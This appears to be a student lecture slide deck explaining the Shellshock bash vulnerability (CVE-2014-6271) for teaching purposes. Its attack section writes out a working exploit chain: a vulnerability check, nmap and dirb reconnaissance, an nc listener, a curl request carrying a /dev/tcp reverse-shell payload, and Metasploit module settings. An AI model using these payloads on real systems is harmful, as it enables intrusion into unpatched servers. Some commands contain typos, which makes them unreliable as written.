Yoni Shieber

Shellshock Vulnerability

The Open University of Israel

ID *********

Winter 2023

Shellshock I

Introduction

Shellshock is a critical vulnerability due to the escalated privileges afforded to attackers, which allow them to compromise systems at will.

Although the Shellshock vulnerability, CVE-2014-6271, was discovered in 2014, it is known to still exist on a large number of servers in the world. (Correct as of aug 2020).

Shellshock I

Affected Software

Bash before 4.3, Apache CGI-BIN, Open ssh-sshd

Key terms

Bash, Environment Variables, CGI Scripts, Reverse Shell

Shellshock I

Definitions

Bash:

Bash is a Unix shell and default command-line interface

Environment Variables:

Environment variables or ENVs basically define behavior of the environment.

declare: sets shell variables.
export: makes shell variables environment variables (and known from child process also).

Shellshock I

Definitions

<u>Examples Bash Environment Variables</u>

Define one line:

```
welcome() { echo “Hi $USER, here is the date:“; date;  }
```

Define in environment variables:

```
export exhello='() { echo “Hi $USER, here is the date:“; date;  }'
```

And (in the child process)run by:


```
bash -c ‘exhello’
```

Shellshock I

Definitions

CGI Scripts


CGI stands for Common Gateway Interface. It is a way to let Apache execute script files and send the output to the client.



Shellshock I

Reverse Shell

A reverse shell is a shell process which will start on a machine, and its input and output are controlled by an attacker from a remote computer.



Shellshock I

Shellshock explain:

The vulnerability relies in the fact that BASH incorrectly parse in child process environment all this pattern X variables :

X=’() { :;}’


as functions, and not as variables

As results, all bash commands that will appear after this pattern, will execute in main process.

foo='() { echo "Hello world"; }; echo "extra";'

Shellshock I

The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable.



Legit function definition in BASH environment variable

BASH command “echo test” invoked with on-the-fly defined environment

```
env x='() { :;}; echo vulnerable' bash -c "echo test"
```

Injection of arbitrary OS command

Shellshock II

The shellshock attack:

manually

First we will check if this version of our machine is vulnerable:

```
env x='() { :;}; echo vulnerable' bash -c "echo test"
```

Shellshock II

If our machine is vulnerable, we can try attack it from our kali.

- Run nmap to detect open ports:

  ```
  nmap IP
  ```

- [optional checking if cgi-bin exist, on browser or curl http://IP/cgi-bin/]

- Find cgi-bin scricts

  ```
      dirb http://IP/cgi-bin/  -w usr/share/wordlists/dirb/common.txt
  ```

Shellshock II

- [Optional can check it by curl/browser]

- Open NC listener on kali attacker:

```
nc -lvp 1337
```

- Send attack request with curl:

```
curl -vH “Content-Type: () { :; }; /bin/bash -i >& /dev/tcp/IP/PORT 0>&1” /
http://IP/cgi-bin/SCRIPT
```

Shellshock II

Attack using Metasploit:

- msfconsole
- use exploit/multi/http/apache_mod_cgi_bash_env_exec
- set rhost IPATTACKER
- set targeturi /cgi-bin/SCRIPT
- set payload linux/x86/shell/revers_tcp
- check / exploit

Thank you

for your attention!

Yoni Shieber